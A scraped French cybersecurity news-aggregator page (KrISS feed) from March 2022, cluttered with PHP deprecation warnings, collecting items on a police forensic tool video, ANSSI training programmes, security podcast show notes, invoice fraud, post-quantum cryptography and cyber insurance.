KrISS feed 8.11 - A simple and smart (or stupid) feed reader. By Tontof

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598
  • Tuesday 22 March 2022 - 13:41
    Cet outil d'analyse forensique est utilisé par la police américaine, et je l'essaie dans cette vidéo pour vous montrer ses fonctionnalités. ⏬ Cliquez ci-dessous pour en savoir plus ⏬.

    Envie de propulser tes compétences et ta (future) carrière en Cybersécurité/Informatique ?... alors, 👍 POUCE BLEU, ABONNE TOI ET METS LA CLOCHE 🛎️ ► https://www.youtube.com/c/MichelKartner?sub_confirmation=1

    00:00 Intro palpitante
    01:33 Récupération d'informations systèmes
    02:53 Analyse de la RAM (mots de passe)
    05:00 Activité utilisateur (historique)
    08:43 Sites visités
    10:15 Mots de passe
    10:45 Recherche d'images Illicites (et de visages)
    14:00 Recherche de photos avec coordonnées GPS
    14:59 Recherche de fichiers supprimés
    15:36 Recherche d'usurpation d'extensions
    16:33 Autres options de recherche

    ▂▂▂▂▂▂ LIENS UTILES ▂▂▂▂▂▂

    ✅ Par où commencer en Hacking ► https://www.leblogduhacker.fr/commencez-ici/

    👨‍💻 TOUT APPRENDRE sur le Hacking, les Réseaux, la Programmation et l'Anonymat afin de devenir HACKER éthique avec + de 65h de cours vidéo ► https://cyberini.com/pack-cours-cyberini/ (Mises à jour, Support, QCM/Exercices inclus).

    👨‍🎓 FORMATION CYBERSÉCURITÉ CERTIFIANTE (Reconnue par l’État) ► https://cyberini.com/formations/ (éligible CPF, pack de cours inclus)

    ▂▂▂▂▂▂ DESCRIPTION ▂▂▂▂▂▂

    Cet outil d'analyse forensique est utilisé par la police (principalement américaine) lorsqu'un ordinateur a été saisi. Les enquêteurs peuvent ainsi récupérer beaucoup de données avec un seul programme. Ils y trouvent notamment les derniers sites visités, les derniers programmes ou fichiers utilisés, les mots de passe stockés (avec la possibilité de déchiffrer des fichiers chiffrés) et bien d'autres. Mais ce qui rend surtout cet outil différent est la possibilité de faire des recherches précises dans tous les fichiers de l'ordinateur. Il utilise pour cela l'intelligence artificielle lui permettant de trouver toutes les images avec un visage dessus, ou encore toutes les images "illicites".

    🗨️ On se retrouve dans les COMMENTAIRES pour toutes remarques/questions !

    ▂▂▂▂▂ EN SAVOIR PLUS ▂▂▂▂▂

    📲 FACEBOOK : https://www.facebook.com/LeBlogDuHacker/
    📲 TWITTER : https://twitter.com/LeBlogDuHacker
    📲 INSTAGRAM : https://www.instagram.com/michel_kartner/
    📲 INSTAGRAM BLOG : https://www.instagram.com/LeBlogDuHacker/
    📲 LINKEDIN : https://www.linkedin.com/in/michel-kartner-68981191/
    🌐 WEB : https://www.leblogduhacker.fr - https://cyberini.com

    ▂▂▂▂▂▂▂▂ À PROPOS ▂▂▂▂▂▂▂▂

    👉 Playlist Hacking éthique - Progresser en cybersécurité, amorcer une carrière ou apprendre par simple intérêt : https://www.youtube.com/playlist?list=PLWf3reNXRVnNCr9nu57LR0PQtm13yGWKq

    👉 Playlist Programmation - Apprendre à programmer, quels outils utiliser et bonnes pratiques : https://www.youtube.com/playlist?list=PLWf3reNXRVnPCFLN5dJ-eTQX3EA1-P4GQ

    👉 Playlist Anonymat et Données personnelles - Faire les bons choix, révélations et mythes : https://www.youtube.com/playlist?list=PLWf3reNXRVnOeMYIY5zRK_W5Wfx3MxcVj

    👉 Playlist VULINFO - Comment quelque chose fonctionne ? Comment s'en débarrasser ? Quels choix faire ? https://www.youtube.com/playlist?list=PLWf3reNXRVnOTog-aIok301P5YJJEpc72

    👨‍💻 Michel KARTNER est formateur en cybersécurité à l'origine des site Le Blog Du Hacker et Cyberini. Consultant en sécurité informatique junior reconverti en entrepreneur, il cherche à partager ses connaissances dans le but d'aider le plus grand nombre à se protéger contre les cybermenaces et à progresser dans le domaine.

    #cyberpolice #investigation #hacking


  • Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598
  • Monday 21 March 2022 - 14:41

    Le constat est partagé depuis plusieurs années : il y a un cruel manque de professionnels dans le monde de la sécurité du numérique, et pourtant la cybersécurité est une filière d’avenir !

    En tant qu’autorité nationale de la sécurité des systèmes d’information, l’ANSSI, au travers de son Centre de formation à la sécurité des systèmes d’information (CFSSI), a mis en place des dispositifs pour impulser, encourager et reconnaître les initiatives en matière de développement de formations à la sécurité des systèmes d’information.

    Les labels de l’ANSSI – et plus largement l’ensemble de l’offre de formation de l’agence – a pour volonté de guider les entreprises dans leur politique de recrutement, d’accompagner les porteurs de formation et d’encourager les étudiants ou les salariés en reconversion.

    Plus précisément, l’ANSSI a lancé en 2017 l’initiative SecNumedu, qui labellise des formations d’enseignement supérieur spécialisées en cybersécurité dès lors qu’elles répondent à une charte et des critères définis en collaboration avec les acteurs et professionnels du domaine. Actuellement, il existe 47 formations initiales labellisées, réparties sur l’ensemble du territoire. Le label SecNumedu-FC se concentre, quant à lui, sur les formations continues courtes. Il a déjà permis de labelliser 30 formations.

    Le Centre de formation à la sécurité des systèmes d’information (CFSSI) de l’ANSSI propose également des formations dispensées par un grand nombre de ses experts au profit des agents de la fonction publique, des OIV et des OSE, sous la forme de stages courts et d’un cycle long permettant d’obtenir le titre d’expert en sécurité des systèmes d’information (ESSI).

    Offrir à chacun la possibilité de s’initier à la sécurité du numérique

    Grandement corrélées à la numérisation de nos sociétés, les cybermenaces ont un impact croissant sur nos vies. Il est donc essentiel de former le plus grand nombre de citoyens aux enjeux de la cybersécurité.

    L’ANSSI a lancé un ambitieux programme de sensibilisation au travers de son premier cours en ligne, le MOOC SecNumacadémie, afin que chacun puisse devenir acteur de sa sécurité numérique.

    Étudiants, salariés, dirigeants d’entreprise ou particuliers : le MOOC SecNumacadémie de l’ANSSI s’adapte aux besoins de différents publics, non experts, en proposant des contenus pédagogiques ludiques et accessibles à tout moment gratuitement.

    En 3 ans, plus de 250 000 personnes se sont déjà inscrites au MOOC, afin d’être initiées à la cybersécurité ou d’approfondir leurs connaissances, afin de pouvoir agir efficacement sur la sécurité de leurs systèmes d’information (SSI).

    Acculturer dès l’école aux enjeux de cybersécurité

    Dernier constat et non des moindres, il est essentiel d’intégrer dès le plus jeune âge les bases de la sécurité informatique – à l’école d’abord. Depuis avril 2019, l’ANSSI et le ministère de l’Education nationale, de la Jeunesse et des Sports (MENJS) s’associent dans un but commun : œuvrer à la meilleure formation des jeunes aux enjeux de cybersécurité et encourager les vocations dans le domaine.

    L’ANSSI a ainsi contribué à la mise en place avec le service public en ligne PIX d’un référentiel des compétences en cybersécurité. Rappelons que la certification PIX est désormais obligatoire pour tous les élèves de 3e et de Terminale.

    L’agence a également créé un kit d’aide à la création de jeux sur la cybersécurité, destiné aux enseignants et élèves de collège et de lycée. Co-conçu par le laboratoire d’innovation de l’ANSSI et le 110 bis, laboratoire d’innovation du ministère de l’éducation nationale, ce kit CyberEnJeux a déjà permis à plus de 300 élèves de s’acculturer au domaine de la cybersécurité lors de la première expérimentation menée entre octobre 2021 et janvier 2022.

    Enfin, cette intégration des bases de la sécurité informatique peut également être effectuée au sein de l’enseignement supérieur. C’est exactement l’objectif de l’association CyberEdu, visant à proposer des contenus pédagogiques et des ressources aux porteurs de formations d’enseignement supérieur en informatique, non spécialisées en cybersécurité, afin de sensibiliser leurs élèves à ce domaine et d’intégrer des cours sur la sécurité informatique, dans leur parcours universitaire.

    Le Campus Cyber, un tremplin pour fédérer les énergies au service de la formation à la SSI

    Afin de promouvoir l’excellence française en matière de cybersécurité, il est nécessaire de fédérer les talents et les acteurs du secteur dans un lieu commun, autour des mêmes valeurs : le partage, l’excellence et la confiance. Toutes les parties prenantes en ont conscience. Pour favoriser cette dynamique vertueuse, le Centre de formation à la sécurité des systèmes d’information (CFSSI) s’installera prochainement au Campus Cyber, lieu totem de la cybersécurité où sont rassemblés les principaux acteurs nationaux et internationaux du domaine.

    L’intégration au Campus contribuera à renforcer le développement des partenariats avec les entités présentes au Campus, favorisant les synergies entre les acteurs publics, les écoles, les entreprises et les laboratoires de recherche, afin de renforcer la montée en compétence de l’écosystème, susciter des vocations dans une filière très en demande et attirer les talents de demain. L’ANSSI engagera toute son expertise et son expérience, fruit des travaux menés depuis plus de 10 ans en collaboration avec tous les acteurs du secteur.

    Pour en savoir plus, retrouvez ci-dessous :


  • Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598
  • Monday 21 March 2022 - 11:48
    Questions, commentaires incidence[s]@protonmail[dot]com https://www.pangulab.cn/files/The_Bvp47_a_top-tier_backdoor_of_us_nsa_equation_group.en.pdf https://www.theregister.com/2022/02/23/chinese_nsa_linux/ =============== Crédits musique: Claudel Pelletier =============== Ce balado est une initiative personnelle, motivée par ma passion pour la sécurité de l'information et n'a aucun lien avec mes employeurs passés, présents et futurs. Je m'exprime uniquement en mon nom personnel.


  • Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598
  • Friday 18 March 2022 - 10:53
    Le projet de loi LOPMI n'interdit pas l'indemnisation des rançons par les assureurs, mais la soumet au dépôt d'une plainte.


  • Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598
  • Friday 18 March 2022 - 08:04

    La fraude à la fracture est une des fraudes les plus répandues dans le monde des entreprises. Certaines perdent plusieurs centaines de milliers d’euros avant de prendre les mesures adéquates pour se protéger. Alors même qu’il est si simple de ne pas tomber dans le piège des fraudeurs et que c’est gratuit. Dans cet épisodes, nous vous détaillons les techniques de fraudeurs et vous donnons les moyens de vous protéger. N’hésitez pas à faire écouter cet épisode à toutes les personnes qui ont accès aux comptes de l’entreprise.

    Suivez-nous sur les grandes plateformes de podcast en cherchant ‘Le Fraudeur, le Hacker et Vous’.

    Nous sommes aussi sur Instagram : https://www.instagram.com/le_fraudeur_le_hacker_et_vous/

    Jugement bol.com vs Brabantia (NL): https://uitspraken.rechtspraak.nl/inziendocument?id=ECLI%3ANL%3ARBMNE%3A2021%3A1528

    Version néerlandophone du podcast : https://anchor.fm/fraudeur-hacker-en-jij

    --- Send in a voice message: https://anchor.fm/fraudeur-hacker-et-vous/message

    https://anchor.fm/s/43dfa08c/podcast/play/49209839/https%3A%2F%2Fd3ctxlq1ktw2nl.cloudfront.net%2Fstaging%2F2022-2-18%2F5435fc22-7744-a26f-001c-dfec2227a420.m4a

  • Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598
  • Wednesday 16 March 2022 - 22:01

    Le rapport entre une tasse et une carte bleue ? Pour un ordinateur, calculer en combien de morceaux la première se brisera est aussi compliqué que trouver le code de la seconde ! Joanna Bourne/Flickr, CC BY

    Les ordinateurs sont de bien utiles compagnons : ils permettent de résoudre de nombreux problèmes auxquels nous sommes confrontés. Fort heureusement, il existe aussi des problèmes hors d’atteintes pour ces derniers. Pensons à nos cartes bleues : il serait problématique qu’un ordinateur soit en mesure de retrouver notre code… C’est justement la menace que fait désormais peser l’ordinateur quantique, un nouveau type d’ordinateur actuellement en conception et reposant sur les lois de la physique quantique.

    Heureusement, ce nouvel ordinateur ne signe pas pour autant la fin de la sécurité liée à nos cartes bleues, et de façon plus générale la sécurité numérique. Il existe en effet des problèmes difficiles même pour un ordinateur quantique. La cryptographie post-quantique propose justement de les étudier et de les exploiter afin d’assurer notre sécurité numérique de demain !

    Tasse, algorithmes et cryptographie

    Nos vies sont aujourd’hui rythmées par les ordinateurs. La raison du succès de ces machines modernes est plutôt simple : elles nous aident à résoudre rapidement de nombreux problèmes du quotidien. Par exemple, étant donné une carte routière ou géographique, comment trouver le chemin le plus court pour aller d’un point A à un point B ? La réponse est finalement plutôt simple : posons la question à notre smartphone ! Ces petits ordinateurs peuvent calculer très rapidement « tous » les chemins possibles et donc nous répondre instantanément. Dès lors, il n’y a plus qu’un pas pour penser que nos compagnons peuvent résoudre presque tout problème imaginable…

    Malheureusement, il n’en est rien. Les ordinateurs s’avèrent même extrêmement rapidement limités. Prenons une tasse de café tombant de notre main un matin. Notre smartphone pourra-t-il prédire en combien de morceaux notre tasse favorite va-t-elle se casser ? La tâche semble difficile, même avec une application dédiée. En effet, réaliser une telle simulation demanderait un temps bien trop important à notre téléphone et même un supercalculateur n’y suffirait pas : le nombre de dimensions impliquées dans ce problème est bien trop élevé.

    La solution n’est pas à chercher non plus du côté de l’évolution technologique. Même si nous dépassons les espérances de la fameuse Loi de Moore (qui prédit un doublement de notre puissance de calculs tous les deux ans), il faudrait encore attendre des centaines d’années avant d’être en mesure de donner une réponse satisfaisante à notre problème. À l’inverse, nous avons un moyen simple d’y répondre sans avoir recours à la technologie : il suffit de se baisser et de compter les morceaux. Un exercice certes fastidieux, mais qui paraît dans nos cordes…

    Cette métaphore de la tasse est inspirée d’une vidéo de Richard Borcherds, médaille Fields, en réaction aux récentes annonces de suprématie quantique, c’est-à-dire la réalisation par un ordinateur quantique d’une tâche inaccessible à un ordinateur classique (ce dont nous reparlerons un peu plus loin).

    Or, le fait qu’il existe des problèmes qu’un ordinateur, et même tous les ordinateurs terrestres réunis, n’est pas en mesure de résoudre en un temps raisonnable est le principe fondateur d’une grande partie de la cryptographie moderne, science du secret nous permettant la sécurité numérique. Il existe quantité de problèmes qui sont présumés appartenir à cette catégorie, les plus célèbres dans le cadre de la cryptographie étant ceux dits de la factorisation des entiers et du logarithme discret. Un pan entier de la sécurité numérique repose sur leur difficulté, comme les cartes bleues, nos mises à jour logiciel…

    L’écueil des ordinateurs quantiques

    Malheureusement, les avancées en physique quantique laissent entrevoir l’arrivée d’un nouvel outil qui pourrait bouleverser l’ordre établi : l’ordinateur quantique. Cet ordinateur « nouvelle génération », n’ayant pas grand-chose à voir avec nos ordinateurs, fonctionnerait en remplaçant les bits, ces 0 et ces 1 qui constituent le langage universel de toutes les machines autour du globe, par des qubits, objets issus des principes de la physique quantique et qui représentent à la fois un 0 et un 1 en « superposition ».

    Cette différence fondamentale offre de nouvelles possibilités algorithmiques puissantes, comme l’a démontré P. Shor en 1994, en prouvant qu’un ordinateur quantique fonctionnel (c’est-à-dire un ensemble de qubits sur lequel on serait capable d’effectuer un certain nombre d’opérations prédéfinies) était en mesure de résoudre les problèmes de la factorisation et du logarithme discret bien plus efficacement que ne le pourrait jamais un ordinateur classique. Adieu nos cartes bleues ! Depuis, d’autres domaines où les ordinateurs quantiques pourraient s’avérer révolutionnaires ont été découverts, de façon plus positive cette fois. C’est par exemple le cas de la chimie où le calcul quantique pourrait permettre d’améliorer la modélisation des états d’une molécule.


    Plusieurs piliers sur lesquels sont branchés des brassées de fils, surmontés de cylindres mi-transparents, mi-dorés. Le tout est très volumineux
    Intérieur d’un ordinateur quantique. IBM Research/Flickr, CC BY-ND

    Aujourd’hui, nous sommes encore loin d’avoir un ordinateur quantique fonctionnel : ces fameux qubits sont difficiles à manipuler et la route est encore longue à la fois sur le plan théorique et pratique. Les annonces de suprématie quantique dont nous parlions plus haut, c’est-à-dire la réalisation d’une tâche avec un ordinateur quantique qui est hors d’atteinte de nos ordinateurs du quotidien, concernaient en réalité des problèmes qui avaient été spécialement conçus dans le but même d’être plus faciles pour un ordinateur quantique que pour un ordinateur classique. Les applications prometteuses des ordinateurs quantiques, par exemple casser notre sécurité numérique, restent pour l’instant hors de portée des acteurs les plus avancés.

    Les efforts investis dans la poursuite de la suprématie quantique sont cependant à la hauteur de la tâche, et une véritable course est lancée entre les grands acteurs du domaine, comme Google ou IBM. La menace n’est donc pas à prendre à la légère pour les cryptographes : on pourrait bien voir arriver un ordinateur quantique fonctionnel d’ici une dizaine d’années.

    La cryptographique post-quantique

    « Est-ce donc la fin de la cryptographie ? » pourrait-on alors se demander. Fort heureusement, la réponse à cette question est sans doute non. Car tout comme les ordinateurs classiques, les ordinateurs quantiques ne sont pas tout-puissants. C’est précisément le postulat sur lequel se fonde une nouvelle branche de la cryptographie : la cryptographie post-quantique. Celle-ci a pour but d’étudier de nouveaux problèmes mathématiques qui seraient durs à la fois pour les ordinateurs classiques, mais aussi pour les ordinateurs quantiques.

    Récemment, le NIST, institut de standardisation américain, a lancé une compétition dans le but d’identifier et de standardiser les candidats prometteurs. Après plusieurs tours d’écrémage successif, la compétition va bientôt arriver à son terme et l’annonce des premières solutions soumises à la standardisation devrait tomber dans les mois à venir. De la multitude de propositions initiales ont émergées plusieurs grandes familles, dont les plus notables sont sans doute les cryptographies à base de réseaux euclidiens et de codes correcteurs, mêlant efficacité, compacité et bonne expérience des problèmes mathématiques sous-jacents.

    Cependant, en cryptographie traditionnelle comme post-quantique, rien n’est gravé dans le marbre. On ne peut pas exclure la possibilité de voir, demain ou dans six mois ou un an, arriver un groupe d’individus avec un nouvel algorithme qui permettrait de casser un problème sur lequel se fonde la cryptographie post-quantique. Nous en avons eu la preuve récemment avec l’un des protocoles finalistes de la compétition du NIST, dont la sécurité vient d’être sérieusement remise en cause par une nouvelle attaque, prouvant que la sécurité numérique induite par un tel système ne serait pas assurée.

    Ceci est d’autant plus vrai que la cryptographie post-quantique doit se prémunir d’une menace encore plus sérieuse : les ordinateurs quantiques eux-mêmes ! Or nous sommes bien loin d’avoir compris toutes les possibilités de ces nouvelles machines. Cela justifie le besoin d’avoir des solutions de repli et c’est pour cela que d’autres familles d’objets mathématiques tels que les systèmes multivariés ou encore les isogénies sont aussi étudiées de très près.

    En résumé, l’établissement de notre future sécurité numérique soulève encore de nombreuses questions ! Comme cela est illustré par l’appel du NIST, les scientifiques sont à pied d’œuvre pour proposer des solutions à la fois sûres et efficaces, prêtes à être déployées sur nos ordinateurs et smartphones dans les prochaines années.

    The Conversation

    Thomas Debris-Alazard a reçu des financements de l'Agence Nationale de la Recherche (ANR JCJC COLA) pour ses travaux en cryptographie post-quantique

    Antonin Leroux does not work for, consult, own shares in or receive funding from any company or organization that would benefit from this article, and has disclosed no relevant affiliations beyond their academic appointment.


  • Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598
  • Monday 14 March 2022 - 16:21

    Cyber attaques – Pourquoi il faut s’assurer contre les risques cyber …


    D’après la BPI « En seulement un an, elles ont augmenté de 255 % selon l’ANSSI, passant de 54 attaques rapportées en 2019 à 192 attaques en 2020.
    Viennent ensuite les piratages informatiques avec 16 % de recherches d’assistance, puis les piratages de comptes (11 %) ».

    En vérité, on peut multiplier ce chiffre par 10 ou même par 100, sans se tromper ….

    La Cnil à elle seule a recensé 2825 notifications de violation de sécurité. S’il existe une part de violation accidentelle, elle est, semble-t-il, résiduelle…

    Les attaques se comptent donc plutôt en milliers qu’en centaines. Et ce fléau n’est pas prêt de s’arrêter !


    Chacun de nous reçoit au moins une fois par semaine, si ce n’est pas jour, un mail bidon de type phishing ou rançongiciel…

    Si la plupart des vulnérabilités se situent entre la chaise et le bureau, la question n’est donc pas de savoir si vous allez être piraté mais quand ?  Et quand vous serez piraté, serez-vous prêts ?

    D’ailleurs expert line a bien compris ces enjeux et accompagne ses clients à travers des prestations de Pentest et une solution hyper « friendly » de training dédié aux salariés : Cyber Ready

    Je vous laisse en parler avec eux et lire ou relire mon article sur la sensibilisation des utilisateurs : bonnes partiques ou obligations ?  😉

    Qu’est-ce qu’implique être prêt à une attaque cyber ?


    Il existe plusieurs niveaux :

    • Humain : Qui fait quoi ?
    • Technique : Que fait-on et avec quels outils ?
    • Organisationnel : Comment fait-on ?

    Soit vous êtes prêt en interne, soit vous avez confié cette responsabilité à un tiers …

    Dans tous les cas c’est à ce moment précis que l’assurance cyber prend tout son sens !

    Quel est le rôle de la cyber assurance ?

    La plupart des assurances RC pro ou dommage excluent le risque cyber donc il est important de bien vérifier ce point et ne pas hésiter à s’assurer au besoin de manière spécifique.

    La notion d’assurance cyber risque ne se résume d’ailleurs pas aux attaques informatiques mais beaucoup d’entre elles ont un scope plus large notamment les sinistres informatiques suite à une erreur de manipulation par votre entreprise ou un prestataire.

    Non seulement l’assurance cyber permettra de couvrir les conséquences financières de l’attaque (perte d’exploitation par exemple) dans la limite des franchises et des plafonds mais surtout une « bonne » assurance cyber comportera un volet « assistance ». Cette assistance, souvent limitée aux premières 72h, permettra de déclencher une armada juridico-technique : spécialiste en gestion de crise, conseil en cyber, avocat spécialisé, …

    Tout l’intérêt de l’assurance est donc la mobilisation de ces acteurs dans les heures et les jours les plus cruciaux de l’attaque.

    Ils prendront en charge l’analyse, les mesures correctives, les notifications Cnil, la gestion de preuve, la plainte pénale, etc.


    De votre côté, n’oubliez pas de faire votre dossier de préjudice, qui est « LE » dossier le plus important puisqu’à la fin il faudra aussi parler gros sous avec votre assureur et c’est souvent à ce moment-là que la relation se tend un peu J …  et que l’on découvre les exclusions et les petites lignes.

    L’assurance cyber présente une autre vertu puisque de plus en plus d’assureurs conditionnent leur couverture à la mise en œuvre d’un niveau de sécurité adapté. De fait, la démarche s’inscrit dans un cercle vertueux.

    Enfin, certaines assurances (la plupart en vérité) proposent aussi de couvrir, moyennant là aussi plafond et franchise, le paiement d’une rançon en cas de ranconware.

    La chose n’est peut-être pas très éthique mais elle a le mérite d’être très efficace car souvent le coût de la rançon est inférieur au préjudice subi ou à venir. Il faut savoir qu’un débat est récemment né sur ce sujet et que la légalité de ce type de couverture pourrait, à terme, être remise en cause….

    Donc profitons-en tant qu’il est encore temps !


    Pour aller plus loin :

    Faites votre demande de demande devis en ligne de Cyber Assurance by Expert Line by SIACI : cliquez ici

    ⏰ Tribune 5
    Cyber attaques – Pourquoi il faut s’assurer contre les risques cyber
    D’après la BPI « En seulement un an, elles ont augmenté de 255 % selon l’ANSSI, passant de 54 attaques rapportées en 2019 à 192 attaques en 2020.
    Viennent ensuite les piratages informatiques avec 16 % de recherches d’assistance, puis les piratages de comptes (11 %) ».

    L’article Cyber attaques – Pourquoi il faut s’assurer contre les risques cyber … est apparu en premier sur Expert Line.


  • Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598
  • Monday 14 March 2022 - 10:00
    Questions, commentaires incidence[s]@protonmail[dot]com https://ici.radio-canada.ca/nouvelle/1868006/tinder-casier-judiciaire-match-etats-unis-rencontre-crime https://www.lenouvelliste.ca/2022/03/05/victime-dune-fraude-de-400-000--dancause-attaque-par-une-fraude-au-president-7328f34ab96939c2a1a8caa7a44642ed https://www.clubic.com/technologies-d-avenir/intelligence-artificielle/actualite-409884-reconnaissance-faciale-clearview-ai-affirme-pouvoir-identifier-presque-tout-le-monde-d-ici-un-an.html https://ici.radio-canada.ca/nouvelle/1866052/cyberactivisme-dangers-pirates-informatiques-conflit-ukraine-russie https://propertyofthepeople.org/document-detail/?doc-id=21114562 https://www.theregister.com/2022/03/11/conti_leaks_code/ =============== Crédits musique: Claudel Pelletier =============== Ce balado est une initiative personnelle, motivée par ma passion pour la sécurité de l'information et n'a aucun lien avec mes employeurs passés, présents et futurs. Je m'exprime uniquement en mon nom personnel.


  • Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598
  • Friday 11 March 2022 - 18:08
    L'offensive militaire russe contre l'Ukraine va-t-elle éloigner la Russie de l'Internet mondial et de ses instances techniques ?


  • Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 591

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 595

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598

    Deprecated: Function strftime() is deprecated in /home/elshsfws/veille.elshobokshy.com/index.php on line 598
  • Wednesday 09 March 2022 - 10:46

    Plus protecteur face aux lois extra-européennes

